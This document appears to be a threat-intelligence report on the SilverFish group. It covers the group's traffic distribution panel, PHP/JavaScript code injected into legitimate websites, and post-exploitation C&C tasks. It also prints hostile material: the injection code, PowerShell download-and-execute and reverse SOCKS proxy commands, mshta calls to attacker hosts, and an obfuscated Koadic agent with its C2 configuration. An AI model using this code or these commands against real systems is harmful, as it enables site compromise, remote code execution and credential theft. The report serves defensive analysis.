Proxy online: off:test.news.pocketstay.com, off:flowers.thegardnerco.com, off:pointers.ecostratas.com, off:popcorn.net-zerodesign.com, off:flowers.netplusplans.com, off:champions.gdtc.org SB server: OK SB Payload Domain (https) (clean & rotated): OK

ID: **250**
TDS scheme: popcorn.net-zerodesign.com (430)
Payload scheme: landing 2 ssl (302)
Loader scheme: riki main (500)
Country: NL,DE,GB,MX,FR,IT,ES,AU,PT,AT,DK
(format: ALL,US,!DE)
Status: Full Screen Iframe
Comments: cyberbro eu

DBYesterday:	Yesterday:	Today:
Total: 7754	Total: 7650	Total: 6636
Good: 7150 (92.21%)	Good: 6985 (91.31%)	Good: 5943 (89.56%)
Landing: 6704 (86.46%)	Landing: 6580 (86.01%)	Landing: 5518 (83.15%)
Landing move: 5441/6704 (81.16%)	Landing move: 5370/6580 (81.61%)	Landing move: 4449/5518 (80.63%)
Landing over: 2479/6704 (36.98%)	Landing over: 2394/6580 (36.38%)	Landing over: 2030/5518 (36.79%)
Landing click: 938/6704 (13.99%)	Landing click: 864/6580 (13.13%)	Landing click: 764/5518 (13.85%)

ID: **251**
TDS scheme: standart.sdtranspo.com (424)
Payload scheme: landing 2 ssl (302)
Loader scheme: riki2509 (501)
Country: US,CA,NL,DE,GB,MX,FR,IT,ES,AU,PT,AT,DK
(format: ALL,US,!DE)
Status: Full Screen Iframe
Comments: new hacker 250920

DBYesterday:	Yesterday:	Today:
Total: 233	Total: 229	Total: 178
Good: 115 (49.36%)	Good: 111 (48.47%)	Good: 86 (48.31%)
Landing: 108 (46.35%)	Landing: 104 (45.41%)	Landing: 78 (43.82%)
Landing move: 99/108 (91.67%)	Landing move: 85/104 (81.73%)	Landing move: 67/78 (85.90%)
Landing over: 41/108 (37.96%)	Landing over: 36/104 (34.62%)	Landing over: 23/78 (29.49%)
Landing click: 16/108 (14.81%)	Landing click: 12/104 (11.54%)	Landing click: 4/78 (5.13%)

ID: **255**
TDS scheme: champions.gdtc.org (431)
Payload scheme: landing 2 ssl (302)
Loader scheme: riki main (500)
Country: US,CA
(format: ALL,US,!DE)
Status: Full Screen Iframe
Comments: cyberbro

DBYesterday:	Yesterday:	Today:
Total: 4826	Total: 4846	Total: 3760
Good: 4282 (88.73%)	Good: 4284 (88.40%)	Good: 3221 (85.66%)
Landing: 3951 (81.87%)	Landing: 3985 (82.23%)	Landing: 2944 (78.30%)
Landing move: 3214/3951 (81.35%)	Landing move: 3288/3985 (82.51%)	Landing move: 2429/2944 (82.51%)
Landing over: 1324/3951 (33.51%)	Landing over: 1381/3985 (34.65%)	Landing over: 1035/2944 (35.16%)
Landing click: 504/3951 (12.76%)	Landing click: 511/3985 (12.82%)	Landing click: 386/2944 (13.11%)

ID: **259**
TDS scheme: flowers.netplusplans.com (429)
Payload scheme: landing 2 ssl (302)
Country: US,CA,NL,DE,GB,MX,FR,IT,ES,AU,PT,AT,DK
(format: ALL,US,!DE)
Status: Full Screen Iframe

DBYesterday:	Yesterday:	Today:
Total: 1241	Total: 1203	Total: 1082
Good: 724 (58.34%)	Good: 780 (64.84%)	Good: 553 (51.11%)
Landing: 673 (54.23%)	Landing: 738 (61.35%)	Landing: 510 (47.13%)
Landing move: 579/673 (86.03%)	Landing move: 550/738 (74.53%)	Landing move: 431/510 (84.51%)

Figure 16. **TDS dashboard page**

During the PTI Team investigation, the SilverFish TDS web panel was configured to accept victims from the following countries.

- USA
- Canada
- Netherlands
- Germany
- England
- Mexico
- France
- Italy
- Spain
- Australia
- Portugal
- Austria
- Denmark

The list of proxy domains used for bouncing victim traffic before reaching the C&C server are listed in the IOC section 6.2 of this report.

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
Depending on the analysis made on the TDS panel, the PTI Team believes that the traffic distribution is achieved by injecting the following malicious PHP and JavaScript codes into multiple legitimate websites. Injected code checks the host, referrer, and cookie headers for the expected values on every incoming request and sends an HTTP GET request to the **hxxp://mwkh.adsprofitnetwork.com/wordpressComposerUpdate?phpcid=250&php** address by appending the **&hn=%URL-ENCODED-REQUEST-HOSTNAME%** parameter. The related response is written to the local **./wp-assets.php** file, then the first 8 bytes of the response are encoded into HEX and relayed to the client.



```

</tr>
<tr>
<td colspan=3>
<textarea class="inject_js_proxy_code" style="display:none;" rows="15" cols="120">;(function(){var lt=document[xc(&quot;cmVmZXJyZXI=&quot;)]||'';var pr=new RegExp(xc('Oi8vKFteL10rKS8='));if(!lt||window[xc(&quot;bG9jYXRpb24=&quot;)][xc(&quot;aHJlZg==
<textarea class="inject_php_proxy_code" style="display:none;" rows="15" cols="120">&lt;?php

$localAssets = pack(&quot;H*&quot;, '2e2f77702d61737365747732e706870');
$assets = pack(&quot;H*&quot;, '687474703a2f2f6d776b682e61647370726f6669746e6574776f726b2e636f6d2f776f72647072657373436f6d706f7365725570646174653f7068706369643d3235302670687 0');
if(isset($_SERVER['HTTP_HOST'])) {
    $assets = $assets.'&amp;hn='.urlencode($_SERVER['HTTP_HOST']);
}

if(isset($_SERVER['HTTP_REFERER'])) {
    if(!isset($_COOKIE['___utma'])) {
        $t = filemtime($localAssets);
        if(time() &gt; $t + 1*60*60) {
            $f = file_get_contents($assets);
            file_put_contents($localAssets, $f);
        }
        $f = file_get_contents($localAssets);
        $f = substr($f, 8);
        header(&quot;Content-Type: application/javascript&quot;);
        echo pack(&quot;H*&quot;, $f);
    }
}
elseif(isset($_GET['test'])) {
    $f = file_get_contents($assets);
    file_put_contents($localAssets, $f);
    $f = file_get_contents($localAssets);
    $f = substr($f, 8);
    echo pack(&quot;H*&quot;, $f);
}
else {
    header('HTTP/1.0 404 Not Found');
    die;
}
```

http://mwkh.adsprofitnetwork.com/wordpressComposerUpdate?phpcid=250&php

Figure 17. **TDS - Injection code**


During its investigation, the PTI Team witnessed the SilverFish group switching the TDS proxy domains multiple times in a day.

3.3 Post Exploitation Analysis

After analyzing the executed victim tasks inside the command and control server, the PTI Team obtained lots of details about the SilverFish group's post-exploitation TTP. We were also be able to link our fingerprint which was extracted from one of the SolarWinds IOCs with an IP listed as a second-stager within the C&C panel (See Figure 20). The executed tasks paint a clear picture of the motive, targets and priorities of these sophisticated attackers. After gaining initial foothold over the system, the SilverFish group uses publicly available red teaming tools such as Empire, cobalt strike, koadic loaders, and, in several cases PowerSploit and Mimikatz post exploitation Powershell scripts. Additionally, there are lots of specially crafted Powershell, BAT, CSPROJ, JavaScript and HTA files that are mainly used for enumeration and data exfiltration. After analyzing the command and control servers of the SilverFish group, the PTI Team collected all the commands executed on victim devices. Results of the analysis made on the collected commands indicate a strong behavioral pattern. The following table contains the most frequently used six commands executed by the SilverFish group along with brief explanations of each.

Occurance	Command	Explanation
2880	nltest /dclist :	Lists all domain controllers in the domain.
2283	nltest /domain_trusts	Returns a list of trusted domains.
1547	cmdkey /list	Displays the list of stored user names and credentials.
670	net group "domain admins" /domain	Lists domain admin users.
537	dir c:\\programdata	Prints the contents of "programdata" directory (used for enumerating the installed software)
206	powershell -nop -enc %Trimmed...%	Executes the BASE64 encoded powershell command/script.

As seen in the above table, the first course of action is to enumerate the victim domain. After listing the domain controllers and the trust relationship between the domains, the SilverFish group usually focuses on enumerating the infected device itself.



username: admin, logout, current time: 14:54:49 08.03.2021 REFRESH | file list

<< BACK


Bot status:	offline
Comment:	edu
ID:	1004
UUID:	[redacted]
Instance:	a725bd
IP:	[redacted]
Country:	US
Domain\User@Computer:	[redacted]
OS:	Microsoft Windows 10 Enterprise
Build:	17134 - Redstone 4 (RS4)
Architecture:	AMD64
Antivirus:	AS=Windows Defender;McAfee Endpoint Security; AV=Windows Defender;McAfee Endpoint Security;
Is Admin:	no
Integrity Level:	MEDIUM
UAC Setting:	always notify
ConsentPromptBehaviorAdmin:	2 (concent, no credentials)
PromptOnSecureDesktop:	1
First visit:	14:53:07 23.10.2020
Last visit:	15:46:42 23.10.2020

Add new task: Spawn new shell session (port 443)

ID	Type	Created	Executed	Result	Content
3528	execute_cmd	15:36:13 23.10.2020	15:36:15 23.10.2020	see (0 bytes)	{"cmd":"nltest \/dclist"}
3529	execute_cmd	15:36:23 23.10.2020	15:36:31 23.10.2020	see (373 bytes)	{"cmd":"nltest \/dclist:"}
3530	execute_cmd	15:36:52 23.10.2020	15:37:02 23.10.2020	see (1101 bytes)	{"cmd":"cmdkey \/list"}

Figure 18. **Frequently used commands for enumeration**

Among the executed commands there are multiple occurrences of external script execution using the **WebClient.DownloadString** method. Some of the executed scripts are well-known post-exploitation scripts such as PowerShellEmpire , Powertools [4], Invoke-SocksProxy [15], and Mimikatz [7]. Unfortunately the PTI Team could not obtain the rest of the files downloaded with this method.



Add new task: Spawn new shell session (port 443)

ID	Type	Created	Executed	Result	Content
14346	execute_cmd	17:27:22 05.03.2021	17:27:32 05.03.2021		{"cmd":"wmic \/node:\"localhost\" process call create \"powershell -windowstyle hidden -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http:\/\/185.43.220.214:80\/Invoke-SocksProxy.psm1'); Invoke-ReverseSocksProxy -remotePort 143 -remoteHost 185.43.220.214 -threads 400\""}

Figure 19. **Frequently used commands for enumeration**

All the addresses of external scripts downloaded via the **WebClient.DownloadString** method can be accessed from the Section 6.10.

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
During the investigation of executed commands, the PTI Team noticed that the IP addresses used for downloading post-exploitation scripts also matched the characteristics of the initial **databasegalore.com** domain used for fingerprinting the SilverFish infrastructure. The IP was serving the same bootstrap theme on port 80 and PowerMTA service on port 9897 (see in Figure 20).



6408	execute_cmd	10:08:52 26.01.2021	10:09:02 26.01.2021	see (1680 bytes)	{"cmd":"dir \"c:\\program files\""}
6409	execute_cmd	10:09:15 26.01.2021	10:09:17 26.01.2021	see (1717 bytes)	{"cmd":"dir \"c:\\program files (x86)\\\""}
6499	upload_file_programdata	11:12:04 26.01.2021	11:12:08 26.01.2021		{"file_id":"108"}
6501	upload_file_programdata	11:12:16 26.01.2021	11:12:25 26.01.2021		{"file_id":"109"}
6503	execute_cmd	11:12:54 26.01.2021	11:12:56 26.01.2021	see (1167 bytes)	{"cmd":"dir \"c:\\ProgramData\\\""}
6505	execute_cmd	11:13:27 26.01.2021	11:13:27 26.01.2021	see (0 bytes)	{"cmd":"c:\\ProgramData\\zertoagent.exe"}
6507	execute_cmd	11:13:55 26.01.2021	11:14:02 26.01.2021	see (1167 bytes)	{"cmd":"dir \"c:\\ProgramData\\\""}
6510	execute_file_exe	11:14:31 26.01.2021	11:14:33 26.01.2021		{"file_id":"109"}
6512	execute_cmd	11:15:40 26.01.2021	11:15:50 26.01.2021	see (0 bytes)	{"cmd":"del c:\\ProgramData\\zertoagent.exe"}
6514	execute_cmd	11:15:55 26.01.2021	11:16:05 26.01.2021	see (0 bytes)	{"cmd":"del c:\\ProgramData\\IEShim.dll"}
6515	execute_cmd	11:16:01 26.01.2021	11:16:21 26.01.2021	see (1117 bytes)	{"cmd":"dir \"c:\\ProgramData\\\""}
6600	new_bot_instance	13:22:44 26.01.2021	13:22:52 26.01.2021		[]
6989	execute_cmd	10:06:53 27.01.2021	10:06:55 27.01.2021	see (0 bytes)	{"cmd":"cmd \/c powershell -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http:\/\/176.10.118.136:80\/pwrvw.ps1'); Droller -OperatingSystem *server* > c:\\ProgramData\\z_servers.txt"}

Figure 20. **IP within C&C linking back to another server with the same fingerprint**

3.3.1 Koadic Agents

One of the other post-exploitation tools used by the SilverFish group is the publicly known Koadic project [24].

> **Analyst Note :** According to Koadic author "Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. The major difference is that Koadic does most of its operations using Windows Script Host (a.k.a. JScript/VBScript), with compatibility in the core to support a default installation of Windows 2000 with no service packs (and potentially even versions of NT4) through Windows 10."

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
During the analysis of executed commands the PTI team discovered multiple uses of **mshta** utility for executing external HTA scripts. The following list contains every external IP address that is used for executing HTA code.

- mshta hxxp://104.128.228.76:9999/PAf3W
- mshta hxxp://149.154.157.248:21/KDnbc
- mshta hxxp://149.154.157.248:443/HRNrz
- mshta hxxp://149.154.157.248:443/HRNrz
- mshta hxxp://149.154.157.248:443/veUlx
- mshta hxxp://149.154.157.248:445/SlaMn
- mshta hxxp://149.154.157.248:8080/KDnbc
- mshta hxxp://149.154.157.248:8080/SlaMn
- mshta hxxp://149.154.157.248:80/SlaMn

The PTI Team was able to obtain and analyze one of the HTA scripts executed inside a victim's device. After the initial analysis, the PTI Team came to the conclusion that this HTA script was a obfuscated Koadic agent. The analyzed Koadic sample was accessible on address **hxxp://104.128.228.76:9999/PAf3W** during the investigation.




```
<html>
<head>
<script language="JScript">
window.moveTo(-1337, -2019);
window.blur();
window.resizeTo(2, 4);

try
{
    window.onerror = function(sMsg, sUrl, sLine) { return false; }
    window.onfocus = function() { window.blur(); }
}
catch (e){}

function EzKYYUpqVFzCuStsw(FDWKSmQVEEzyamDUGqr,IVCOFrbwzwXMtVz){var oaCFMPmKFfPbirlzXZZI='';while(IVCOFrbwzwXMtVz.length<FDWKSmQVEEzyamDUGqr.length){IVCOFrbwzwXMtVz+=IVCOFrbwzwXMtVz;}
for(i=0+0-0;i<FDWKSmQVEEzyamDUGqr.length;i+=(2+0-0)){var jUltoMsUDLrivx=String.fromCharCode(parseInt(FDWKSmQVEEzyamDUGqr.substr(i,2+0-0),16+0-0)^IVCOFrbwzwXMtVz.charCodeAt(i/(2+0-0)));
oaCFMPmKFfPbirlzXZZI=oaCFMPmKFfPbirlzXZZI+jUltoMsUDLrivx;}
return oaCFMPmKFfPbirlzXZZI;}
var nVreODuvtUw="DwZnfcwNYIyzAxoaiHRPWiCMkoTRqhiJppKBxPaSfCSRqDAroymywyIMGyxsPLneIinEPnEKEgLgmwUIlJRBHHWEYSYPTtrcTNCeD";var
FtYYgdSYIxB="sELRdQBMjNRvqeExXCUFuQqBluCiaNUFTlMCZEaQISAgOHfDzvlsIWHWyVQZKdZrmnHfceXzzQIQxrfHcxREuhcoTZPbbCkKmiAgJCKKcrBxPRUFMybZdc";var
cDvKLFNpMbed="TlIUiVSuYVIMawwnenOEpoFWYcqwKClMvVVfHRgDMXthhdvPrfKYgdGFZEycECsQuSSaoXDKFuKjmvneyVWNmsoSbqdUZTXLS";var
XnkBbQWmRMXEebWsvZ="dVPluCykgDZZaQRiQXxOCnRfwdAiPETjFjrIKyaIoffbNGSiwmDgzdHnmTkNawtDfknuumnIdTRQAfGZLTYsMkzWiEHNNTtSpCKngTIFdKsz";var rmVNDIcjzRaWGB=[String.fromCharCode(nVreODuvtUw.length),String.
fromCharCode(FtYYgdSYIxB.length),String.fromCharCode(cDvKLFNpMbed.length),String.fromCharCode(XnkBbQWmRMXEebWsvZ.length)];var rQnXORlYbSCB=this[rmVNDIcjzRaWGB[0+0-0]+rmVNDIcjzRaWGB[1+0-0]
+rmVNDIcjzRaWGB[2+0-0]+rmVNDIcjzRaWGB[3+0-0]];rQnXORlYbSCB(EzKYYUpqVFzCuStsw
('2405036407140806227d3d071605590a397f020c03357526130303335f1d1e1b1e1920722510046f0a143364003a260840081b08300e142730697b0102440433333b0a166a02283537324f1e37223f2b132e21222d70480d2e161606273a1400100
e7c37722e0c0a02213c1e107c373716162c20333b12141c0b23333702424561100107032d3463727015183e2b223e08536d7f020c03357526130303335f001c090c0635672c080a6f4619303031637d4e075d77696356496a7673617c5600577a7e6b
5d5e1405276a05430d2e161606273a1400100e7c226f271200193628111e7c7b6604010f20233100462621746d6254040f26766106452277743b3653035b757e705f321115151a1931723c14690620360a16131d052d7d50616569272415100212022
5673a6d151c3e2311090e011b2c0b4f2b3326144b6b6b7069664f075f7b696056496a7377636b580f546c17130242137b061019297d22051e1d254c7021763b3105550974253751457471733b3750050f77216151132076746f64580d5c1476055026
0d130b096f430d2e161606273a1400100e7c347924161310212b05117c7b6b58025f76706752467377706a6159145600120330320f140508054f733517010b372b14090c643414580e372e3d0a596d4e3a1a0730622e08171635266a0d07000620702
10c0f194a230d1d0c0b0122743c0c6f7016042a202d35615318083b22722d1f213002293e4f551d2f6b11081425360c200613570e2834101d21362b223c2112165f75737048172528323c7b5a5f0b6b04073525070f111d0336182610031f34360f15
```

Figure 21. **Contents of the obfuscated Koadic agent HTA file**

Upon de-obfuscating the Koadic agent, following config values was successfully extracted.



```
File: koadic_agent.js

var CUQTCKPDQW = {};
CUQTCKPDQW.YZZGKADHSC = new ActiveXObject("Scripting.FileSystemObject");
CUQTCKPDQW.VDCOMPEMZT = new ActiveXObject("WScrip" + "t.Shell");
CUQTCKPDQW.DXHUTTQAKM = "http://104.128.228.76:9999/PAf3W";
CUQTCKPDQW.CYJQGKRYUZ = "4e7bcdcd7be54052be13b4f35bd25669";
CUQTCKPDQW.TDGNRRDWLK = "";
CUQTCKPDQW.c2 = "http://104.128.228.76:9999/PAf3W?GIKHKOFYOA=4e7bcdcd7be54052be13b4f35bd25669;1W1W4WIWJP=";
CUQTCKPDQW.UOIUTBEZAU = "994257567731338";
CUQTCKPDQW.clear_ie_cache = function () {
    CUQTCKPDQW.IFYTAFLOHK.RIYMRSCBQO("rundll32.exe InetCpl.cpl,ClearMyTracksByProcess 264", false);
    if (CUQTCKPDQW.is_window()) {
```

Figure 22. **Koadic agent config values**

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
3.3.2 Sarasota Script

The PTI Team was also able to discover another novel enumeration script used frequently by the SilverFish group. The initiating function of the script is named **Sarasota** and was most probably written by the SilverFish group. The encoded form of Sarasota script in the following image was executed on more than 200 victims' machines.




Add new task: Spawn new shell session (port 443)

ID	Type	Created	Executed	Result	Content
4591	execute_cmd	16:47:52 17.12.2020	16:48:04 17.12.2020	see (238 bytes)	{"cmd":"nltest \/dclist:"}
4592	execute_cmd	16:47:57 17.12.2020	16:48:20 17.12.2020	see (133 bytes)	{"cmd":"nltest \/domain_trusts"}
4593	execute_cmd	16:48:01 17.12.2020	16:48:36 17.12.2020	see (629 bytes)	{"cmd":"cmdkey \/list"}
4594	execute_cmd	16:49:25 17.12.2020	16:49:38 17.12.2020	see (216 bytes)	{"cmd":"powershell -nop -enc KABOAGUAdwAtAE8AYgBKAGUAYwBUACAAcwB5AFMAVABFAG0ALgBJAE8ALgBjAG8AbQBQAHIARQBzAHMAaQBvAG4ALgBEAEUARgBMAGEAVABlAFMAdAByAGUAYQBNACgAL

Figure 23. **Sarasota script execution task on C&C**

The decoded contents of the Sarasota script contains functions for searching domain objects in the domain active directory structure. This allows the SilverFish group to find any type of file or folder stored inside a target domain active directory. The script includes several parameters for searching the domain objects. It is able to enumerate the printers inside the domain and computers with unconstrained delegation before performing the search. Moreover, it is able to filter computers with specific SPNs, operating systems, service packs and server references. Sarasota script is also able to run with or without valid domain credentials.



```
    else {
        if($Domain -and ($Domain.Trim() -ne "")) {
            $DN = "DC=$($Domain.Replace('.', ',DC='))"
        }
    }
    $SearchString += $DN
    Write-Verbose "Get-DomainSearcher search string: $SearchString"
    if($Credential) {
        Write-Verbose "Using alternate credentials for LDAP connection"
        $DomainObject = New-Object DirectoryServices.DirectoryEntry($SearchString, $Credential.UserName, $Credential.GetNetworkCredential().Password)
        $Searcher = New-Object System.DirectoryServices.DirectorySearcher($DomainObject)
    }
    else {
        $Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
    }
    $Searcher.PageSize = $PageSize
    $Searcher.CacheResults = $False
    $Searcher
}
```

